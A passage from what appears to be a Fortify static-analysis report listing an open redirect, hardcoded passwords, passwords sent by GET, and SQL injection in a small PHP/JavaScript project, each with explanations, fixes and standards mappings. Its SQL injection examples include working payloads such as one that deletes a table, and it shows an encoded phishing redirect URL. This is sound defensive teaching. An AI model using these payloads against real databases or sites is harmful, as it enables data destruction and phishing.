37. APSC-DV-002010 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.6
38. APSC-DV-002010 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.7
39. APSC-DV-002010 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.8
40. APSC-DV-002010 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.9
41. Information Leakage (WASC-13), Standards Mapping - Web Application Security Consortium Version 2.00

Instances

Key Management: Hardcoded Encryption Key — Critical

Package: aws~^~s3

Instance	Analysis Info	Analyzer
ID 17406355 - php/vendor/Aws/S3/MultipartCopy.php:94	**Sink:** ArrayAccess in php/vendor/Aws/S3/MultipartCopy.php:94 **EnclosingMethod:** loaduploadworkflowinfo	structural
ID 17406354 - php/vendor/Aws/S3/MultipartUploader.php:85	**Sink:** ArrayAccess in php/vendor/Aws/S3/MultipartUploader.php:85 **EnclosingMethod:** loaduploadworkflowinfo	structural
ID 17406343 - php/vendor/Aws/S3/PostObject.php:50	**Sink:** ArrayAccess in php/vendor/Aws/S3/PostObject.php:50 **EnclosingMethod:** init^	structural
ID 17406349 - php/vendor/Aws/S3/PostObjectV4.php:70	**Sink:** ArrayAccess in php/vendor/Aws/S3/PostObjectV4.php:70 **EnclosingMethod:** init^	structural
ID 17406328 - php/vendor/Aws/S3/S3Client.php:733	**Sink:** ArrayAccess in php/vendor/Aws/S3/S3Client.php:733 **EnclosingMethod:** adddocexamples	structural
ID 17406329 - php/vendor/Aws/S3/S3Client.php:757	**Sink:** ArrayAccess in php/vendor/Aws/S3/S3Client.php:757 **EnclosingMethod:** adddocexamples	structural

6.1.4 Open Redirect

Critical

CWE-601
OWASP Top 10:
PCI 3.2: 6.5.1 Injection Flaws

Summary

The file **xss.js** passes unvalidated data to an HTTP redirect function on line **2**. Allowing unvalidated input to control the URL used in a redirect can aid phishing attacks.Allowing unvalidated input to control the URL used in a redirect can aid phishing attacks.

Explanation

Redirects allow web applications to direct users to different pages within the same application or to external sites. Applications utilize redirects to aid in site navigation and, in some cases, to track how users exit the site. Open redirect vulnerabilities occur when a web application redirects clients to any arbitrary URL that can be controlled by an attacker.
Attackers may utilize open redirects to trick users into visiting a URL to a trusted site and redirecting them to a malicious site. By encoding the URL, an attacker is able to make it more difficult for end-users to notice the malicious destination of the redirect, even when it is passed as a URL parameter to the trusted site. Open redirects are often abused as part of phishing scams to harvest sensitive end-user data.

In this case, the URL the client will be redirected to is read at in **xss.js** at line **2**.

The data is sent at **open()** in **xss.js** at line **2**.

Example 1: The following JavaScript code instructs the user's browser to open a URL read from the `dest` request parameter when a user clicks the link.

```
...
strDest = form.dest.value;
window.open(strDest,"myresults");
...
```

If a victim received an email instructing the user to follow a link to "http://trusted.example.com/ecommerce/redirect.asp?dest=www.wilyhacker.com", the user would likely click on the link believing they would be transferred to the trusted site. However, when the user clicks the link, the code above will redirect the browser to "http://www.wilyhacker.com".

Many users have been educated to always inspect URLs they receive in emails to make sure the link specifies a trusted site they know. However, if the attacker Hex encoded the destination url as follows:
"http://trusted.example.com/ecommerce/redirect.asp?
dest=%77%69%6C%79%68%61%63%6B%65%72%2E%63%6F%6D"

then even a savvy end-user may be fooled into following the link.

Recommendation

Unvalidated user input should not be allowed to control the destination URL in a redirect. Instead,

use a level of indirection: create a list of legitimate URLs that users are allowed to specify, and only allow users to select from the list. With this approach, input provided by users is never used directly to specify a URL for redirects.
Example 2: The following code references an array populated with valid URLs. The link the user clicks passes in the array index that corresponds to the desired URL.

```
...
strDest = form.dest.value;
if((strDest.value != null)||(strDest.value.length!=0))
{
if((strDest >= 0) && (strDest <= strURLArray.length -1 ))
{
strFinalURL = strURLArray[strDest];
window.open(strFinalURL,"myresults");
}
}
...
```

In some situations this approach is impractical because the set of legitimate URLs is too large or too hard to keep track of. In such cases, use a similar approach to restrict the domains that users can be redirected to, which can at least prevent attackers from sending users to malicious external sites.

References

1. CWE ID 601, Standards Mapping - Common Weakness Enumeration
2. CCI-002754, Standards Mapping - DISA Control Correlation Identifier Version 2
3. SI, Standards Mapping - FIPS200
4. Indirect Access to Sensitive Data, Standards Mapping - General Data Protection Regulation
5. SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4
6. M1 Weak Server Side Controls, Standards Mapping - OWASP Mobile Top 10 Risks 2014
7. A1 Unvalidated Input, Standards Mapping - OWASP Top 10 2004
8. A10 Unvalidated Redirects and Forwards, Standards Mapping - OWASP Top 10 2010
9. A10 Unvalidated Redirects and Forwards, Standards Mapping - OWASP Top 10 2013
10. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1
11. Requirement 6.3.1.1, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2
12. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0
13. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0
14. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.1
15. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2
16. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1
17. Control Objective 4.2 - Critical Asset Protection, Standards Mapping - Payment Card Industry Software Security Framework 1.0
18. Insecure Interaction - CWE ID 601, Standards Mapping - SANS Top 25 2010

19. Insecure Interaction - CWE ID 601, Standards Mapping - SANS Top 25 2011
20. APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1
21. APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.10
22. APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4
23. APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5
24. APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6
25. APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7
26. APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9
27. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.1
28. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.10
29. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.2
30. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.3
31. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.4
32. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.5
33. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.6
34. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.7
35. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.8
36. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.9
37. Content Spoofing, Standards Mapping - Web Application Security Consortium 24 + 2
38. URL Redirector Abuse (WASC-38), Standards Mapping - Web Application Security Consortium Version 2.00

Instances

Open Redirect — Critical

Package: N/A

Instance	Analysis Info	Analyzer
ID 17406347 - js/xss.js:2	**Sink:** open() in js/xss.js:2 **EnclosingMethod:** ~file_function **Source:** Read document.cookie from ..~file_function in js/xss.js:2	dataflow

6.1.5 Password Management: Hardcoded Password Critical

CWE-798, CWE-259
OWASP Top 10: A3
PCI 3.2: 6.3.1 Hardcoded Sensitive Information, 6.5.3 Insecure Cryptographic Storage, 8.2.1 Render authentication credentials unreadable

Summary

Hardcoded passwords could compromise system security in a way that cannot be easily remedied.

Explanation

It is never a good idea to hardcode a password. Not only does hardcoding a password allow all of the project's developers to view the password, it also makes fixing the problem extremely difficult. Once the code is in production, the password cannot be changed without patching the software. If the account protected by the password is compromised, the owners of the system will be forced to choose between security and availability.In this case the password was used to access a resource at in **config.php** at line **5**.

Example: The following code uses a hardcoded password to connect to a database:

```
...
$link = mysql_connect($url, 'scott', 'tiger');
if (!$link) {
die('Could not connect: ' . mysql_error());
}
...
```

This code will run successfully, but anyone who has access to it will have access to the password. Once the program has shipped, there is likely no way to change the database user "scott" with a password of "tiger" unless the program is patched. An employee with access to this information could use it to break into the system.

Execution

1. When identifying null, empty, or hardcoded passwords, default rules only consider fields and variables that contain the word `password`. However, the Fortify Custom Rules Editor provides the Password Management wizard that makes it easy to create rules for detecting password management issues on custom-named fields and variables.

2. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

Recommendation

Passwords should never be hardcoded and should generally be obfuscated and managed in an external source. Storing passwords in plaintext anywhere on the system allows anyone with sufficient permissions to read and potentially misuse the password.
Some third-party products claim the ability to manage passwords in a more secure way. For a secure solution, the only viable option today appears to be a proprietary one that you create.

References

1. CWE ID 259, CWE ID 798, Standards Mapping - Common Weakness Enumeration
2. [13] CWE ID 287, [19] CWE ID 798, Standards Mapping - Common Weakness Enumeration Top 25 2019
3. CCI-000196, CCI-001199, CCI-002367, CCI-003109, Standards Mapping - DISA Control Correlation Identifier Version 2
4. IA, Standards Mapping - FIPS200
5. Insufficient Data Protection, Standards Mapping - General Data Protection Regulation
6. SC-28 Protection of Information at Rest (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4
7. M2 Insecure Data Storage, Standards Mapping - OWASP Mobile Top 10 Risks 2014
8. A8 Insecure Storage, Standards Mapping - OWASP Top 10 2004
9. A8 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2007
10. A7 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2010
11. A6 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2013
12. A3 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2017
13. Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1
14. Requirement 6.3.1.3, Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2
15. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0
16. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0
17. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.1
18. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2
19. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1
20. Control Objective 5.3 - Authentication and Access Control, Control Objective 6.3 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography, Standards Mapping - Payment Card Industry Software Security Framework 1.0
21. Porous Defenses - CWE ID 259, Standards Mapping - SANS Top 25 2009
22. Porous Defenses - CWE ID 798, Standards Mapping - SANS Top 25 2010
23. Porous Defenses - CWE ID 798, Standards Mapping - SANS Top 25 2011
24. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1
25. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.10
26. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4
27. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5
28. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6
29. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7
30. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9
31. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.1

32. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.10
33. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.2
34. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.3
35. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.4
36. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.5
37. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.6
38. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.7
39. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.8
40. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.9
41. Insufficient Authentication, Standards Mapping - Web Application Security Consortium 24 + 2
42. Insufficient Authentication (WASC-01), Standards Mapping - Web Application Security Consortium Version 2.00

Instances

Password Management: Hardcoded Password — Critical

Package: N/A

Instance	Analysis Info	Analyzer
ID 17406352 - php/config.php:5	**Sink:** FieldAccess: $password in php/config.php:5 **EnclosingMethod:**	structural
ID 17406335 - php/sql.php:5	**Sink:** FieldAccess: $password in php/sql.php:5 **EnclosingMethod:**	structural

6.1.6 Password Management: Insecure Submission Critical

CWE-359, CWE-311
OWASP Top 10: A3
PCI 3.2: 6.3.1 Hardcoded Sensitive Information, 6.5.3 Insecure Cryptographic Storage, 6.5.4 Insecure Communications, 8.2.1 Render authentication credentials unreadable

Summary

The form in **index.html** submits a password as part of an HTTP GET request on line **37**, which will cause the password to be displayed, logged, and stored in the browser cache.Submitting a password as part of an HTTP GET request will cause the password to be displayed, logged, or stored in a cache.

Explanation

By convention, the parameters associated with an HTTP GET request are not treated as sensitive data, so web servers log them, proxies cache them, and web browsers do not make an effort to conceal them. Sending a password or other sensitive data as part of an HTTP GET will likely cause the data to be mishandled and potentially revealed to an attacker.
Example 1: In the example below, new user password is submitted via an HTTP GET request.

```
<form method="get">
Name of new user: <input type="text" name="username">
Password for new user: <input type="password" name="user_passwd">
<input type="submit" name="action" value="Create User">
</form>
```

Also, note that the default value of the `method` attributed is `GET`, thus omitting the attribute results in the same outcome.

Recommendation

Avoid sending sensitive data, such as passwords, via an HTTP GET request. Sensitive data should travel from the browser to the server using HTTP POST, not HTTP GET.
Example 2: In the example below, new user password is submitted via an HTTP POST request.

```
<form method="post">
Name of new user: <input type="text" name="username">
Password for new user: <input type="password" name="user_passwd">
<input type="submit" name="action" value="Create User">
</form>
```

HTML5 adds the ability to specify the `formmethod` attribute as part of the `submit` and `image` input tags, and the value of this attribute overrides the value of the `method` attribute of the corresponding form tag.

Example 3: In the example below, new user password is also submitted via an HTTP POST request, which is specified by the `formmethod` attribute of the `submit` input tag.

```
<form method="get">
Name of new user: <input type="text" name="username">
Password for new user: <input type="password" name="user_passwd">
<input type="submit" name="action" value="Create User" formmethod="post">
</form>
```

However, be aware that if the value of the `formmethod` attribute is set to `get`, the form will be submitted via an HTTP GET request no matter what the `method` attribute of the corresponding form tag specifies.

Avoid sending sensitive data via an HTTP redirect, because it causes the user's web browser to issue an HTTP GET request. The application should either store the sensitive data in a session object so that it does not need to be transmitted back to the browser or simply discard the data and ask the user to enter it again. Other options, such as embedding the sensitive data in a web page that automatically posts its data, are also problematic because the web page may be cached by a proxy or by the web browser. As is often the case, security may need to trump usability in this instance.

References

1. Writing Secure Web Applications, https://www.cgisecurity.com/lib/web-security.pdf
2. HTML form method attribute, W3Schools, http://www.w3schools.com/TAGS/att_form_method.asp
3. HTML5 input formmethod attribute, W3Schools, http://www.w3schools.com/html5/att_input_formmethod.asp
4. CWE ID 359, CWE ID 311, Standards Mapping - Common Weakness Enumeration
5. [4] CWE ID 200, Standards Mapping - Common Weakness Enumeration Top 25 2019
6. CCI-000196, CCI-000197, CCI-001199, CCI-002361, Standards Mapping - DISA Control Correlation Identifier Version 2
7. IA, Standards Mapping - FIPS200
8. Privacy Violation, Standards Mapping - General Data Protection Regulation
9. SC-28 Protection of Information at Rest (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4
10. M4 Unintended Data Leakage, Standards Mapping - OWASP Mobile Top 10 Risks 2014
11. A8 Insecure Storage, Standards Mapping - OWASP Top 10 2004
12. A8 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2007
13. A7 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2010
14. A6 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2013
15. A3 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2017
16. Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1
17. Requirement 6.3.1.3, Requirement 6.5.8, Requirement 6.5.9, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2
18. Requirement 6.3.1, Requirement 6.5.3, Requirement 6.5.4, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0
19. Requirement 6.3.1, Requirement 6.5.3, Requirement 6.5.4, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0
20. Requirement 6.3.1, Requirement 6.5.3, Requirement 6.5.4, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.1
21. Requirement 6.3.1, Requirement 6.5.3, Requirement 6.5.4, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2
22. Requirement 6.3.1, Requirement 6.5.3, Requirement 6.5.4, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1

23. Control Objective 7 - Use of Cryptography, Standards Mapping - Payment Card Industry Software Security Framework 1.0
24. Porous Defenses - CWE ID 311, Standards Mapping - SANS Top 25 2010
25. Porous Defenses - CWE ID 311, Standards Mapping - SANS Top 25 2011
26. APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II, APP3330 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1
27. APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II, APP3330 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.10
28. APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II, APP3330 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4
29. APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II, APP3330 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5
30. APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II, APP3330 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6
31. APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II, APP3330 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7
32. APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II, APP3330 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9
33. APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.1
34. APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.10
35. APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.2
36. APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.3
37. APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.4
38. APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.5
39. APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.6
40. APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.7
41. APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.8
42. APSC-DV-000060 CAT II, APSC-DV-001740 CAT I, APSC-DV-001750 CAT I, APSC-DV-002330 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.9
43. Information Leakage, Standards Mapping - Web Application Security Consortium 24 + 2
44. Information Leakage (WASC-13), Standards Mapping - Web Application Security Consortium Version 2.00

Instances

Password Management: Insecure Submission — Critical

Package: N/A

Instance	Analysis Info	Analyzer
ID 17406331 - www/index.html:37	**Sink:** in www/index.html:37 **EnclosingMethod:**	content

6.1.7 SQL Injection

Critical

CWE-89
OWASP Top 10: A1
PCI 3.2: 6.5.1 Injection Flaws

Summary

Line **12** of **login.php** invokes a SQL query built using input coming from an untrusted source. This call could allow an attacker to modify the statement's meaning or to execute arbitrary SQL commands.Constructing a dynamic SQL statement with input coming from an untrusted source might allow an attacker to modify the statement's meaning or to execute arbitrary SQL commands.

Explanation

SQL injection errors occur when:
1. Data enters a program from an untrusted source.

In this case the data enters at in **login.php** at line **9**.

2. The data is used to dynamically construct a SQL query.

In this case the data is passed to **mysqli_query()** in **login.php** at line **12**.

Example 1: The following code dynamically constructs and executes a SQL query that searches for items matching a specified name. The query restricts the items displayed to those where the owner matches the user name of the currently-authenticated user.

```
...
$userName = $_SESSION['userName'];
$itemName = $_POST['itemName'];
$query = "SELECT * FROM items WHERE owner = '$userName' AND itemname = '$itemName';";
$result = mysql_query($query);
...
```

The query that this code intends to execute follows:

```
SELECT * FROM items
WHERE owner = <userName>
AND itemname = <itemName>;
```

However, because the query is constructed dynamically by concatenating a constant query string and a user input string, the query only behaves correctly if `itemName` does not contain a single-quote character. If an attacker with the user name `wiley` enters the string "`name' OR 'a'='a`" for `itemName`, then the query becomes the following:

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name' OR 'a'='a';
```

The addition of the `OR 'a'='a'` condition causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

```
SELECT * FROM items;
```

This simplification of the query allows the attacker to bypass the requirement that the query only return items owned by the authenticated user; the query now returns all entries stored in the `items` table, regardless of their specified owner.

Example 2: This example examines the effects of a different malicious value passed to the query constructed and executed in Example 1. If an attacker with the user name `wiley` enters the string "`name'; DELETE FROM items; --`" for `itemName`, then the query becomes the following two queries:

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name';

DELETE FROM items;

--'
```

Many database servers, including Microsoft(R) SQL Server 2000, allow multiple SQL statements separated by semicolons to be executed at once. While this attack string results in an error on Oracle and other database servers that do not allow the batch-execution of statements separated by semicolons, on databases that do allow batch execution, this type of attack allows the attacker to execute arbitrary commands against the database.

Notice the trailing pair of hyphens (--), which specifies to most database servers that the remainder of the statement is to be treated as a comment and not executed [4]. In this case the comment character serves to remove the trailing single-quote left over from the modified query. On a database where comments are not allowed to be used in this way, the general attack could still be made effective using a trick similar to the one shown in Example 1. If an attacker enters the string "`name'); DELETE FROM items; SELECT * FROM items WHERE 'a'='a`", the following three valid statements will be created:

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name';

DELETE FROM items;

SELECT * FROM items WHERE 'a'='a';
```

One traditional approach to preventing SQL injection attacks is to handle them as an input validation problem and either accept only characters from a whitelist of safe values or identify and escape a blacklist of potentially malicious values. Whitelisting can be a very effective means of enforcing strict input validation rules, but parameterized SQL statements require less maintenance and can offer more guarantees with respect to security. As is almost always the case, blacklisting is riddled with loopholes that make it ineffective at preventing SQL injection attacks. For example, attackers may:

- Target fields that are not quoted
- Find ways to bypass the need for certain escaped meta-characters
- Use stored procedures to hide the injected meta-characters

Manually escaping characters in input to SQL queries can help, but it will not make your application secure from SQL injection attacks.

Another solution commonly proposed for dealing with SQL injection attacks is to use stored procedures. Although stored procedures prevent some types of SQL injection attacks, they fail to protect against many others. Stored procedures typically help prevent SQL injection attacks by limiting the types of statements that can be passed to their parameters. However, there are many ways around the limitations and many interesting statements that can still be passed to stored procedures. Again, stored procedures can prevent some exploits, but they will not make your application secure against SQL injection attacks.

Execution

1. A common mistake is to use parameterized SQL statements that are constructed by concatenating user-controlled strings. Of course, this defeats the purpose of using parameterized SQL statements. If you are not certain that the strings used to form parameterized statements are constants controlled by the application, do not assume that they are safe because they are not being executed directly as SQL strings. Thoroughly investigate all uses of user-controlled strings in SQL statements and verify that none can be used to modify the meaning of the query.
2. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

Recommendation

The root cause of a SQL injection vulnerability is the ability of an attacker to change context in the SQL query, causing a value that the programmer intended to be interpreted as data to be interpreted as a command instead. When a SQL query is constructed, the programmer knows what should be interpreted as part of the command and what should be interpreted as data. Parameterized SQL statements can enforce this behavior by disallowing data-directed context changes and preventing nearly all SQL injection attacks. Parameterized SQL statements are constructed using strings of regular SQL, but where user-supplied data needs to be included, they include bind parameters, which are placeholders for data that is subsequently inserted. In other words, bind parameters allow the

programmer to explicitly specify to the database what should be treated as a command and what should be treated as data. When the program is ready to execute a statement, it specifies to the database the runtime values to use for each of the bind parameters without the risk that the data will be interpreted as a modification to the command.
When connecting to MySQL, the previous example can be rewritten to use parameterized SQL statements (instead of concatenating user supplied strings) as follows:

```
...
$mysqli = new mysqli($host,$dbuser, $dbpass, $db);
$userName = $_SESSION['userName'];
$itemName = $_POST['itemName'];
$query = "SELECT * FROM items WHERE owner = ? AND itemname = ?";
$stmt = $mysqli->prepare($query);
$stmt->bind_param('ss',$username,$itemName);
$stmt->execute();
...
```

The MySQL Improved extension (mysqli) is available for PHP5 users of MySQL. Code that relies on a different database should check for similar extensions.

More complicated scenarios, often found in report generation code, require that user input affect the structure of the SQL statement, for instance by adding a dynamic constraint in the `WHERE` clause. Do not use this requirement to justify concatenating user input to create a query string. Prevent SQL injection attacks where user input must affect command structure with a level of indirection: create a set of legitimate strings that correspond to different elements you might include in a SQL statement. When constructing a statement, use input from the user to select from this set of application-controlled values.

References

1. SQL Injection Attacks by Example, S. J. Friedl, http://www.unixwiz.net/techtips/sql-injection.html
2. Stop SQL Injection Attacks Before They Stop You, P. Litwin
3. SQL Injection and Oracle, Part One, P. Finnigan, http://www.securityfocus.com/infocus/1644
4. Writing Secure Code, Second Edition, M. Howard, D. LeBlanc
5. CWE ID 89, Standards Mapping - Common Weakness Enumeration
6. [6] CWE ID 089, Standards Mapping - Common Weakness Enumeration Top 25 2019
7. CCI-001310, CCI-002754, Standards Mapping - DISA Control Correlation Identifier Version 2
8. SI, Standards Mapping - FIPS200
9. Indirect Access to Sensitive Data, Standards Mapping - General Data Protection Regulation
10. Rule 1.3, Standards Mapping - MISRA C 2012
11. Rule 0-3-1, Standards Mapping - MISRA C++ 2008
12. SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4
13. M7 Client Side Injection, Standards Mapping - OWASP Mobile Top 10 Risks 2014
14. A6 Injection Flaws, Standards Mapping - OWASP Top 10 2004
15. A2 Injection Flaws, Standards Mapping - OWASP Top 10 2007
16. A1 Injection, Standards Mapping - OWASP Top 10 2010
17. A1 Injection, Standards Mapping - OWASP Top 10 2013
18. A1 Injection, Standards Mapping - OWASP Top 10 2017
19. Requirement 6.5.6, Standards Mapping - Payment Card Industry Data Security Standard

Version 1.1
20. Requirement 6.3.1.1, Requirement 6.5.2, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2
21. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0
22. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0
23. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.1
24. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2
25. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1
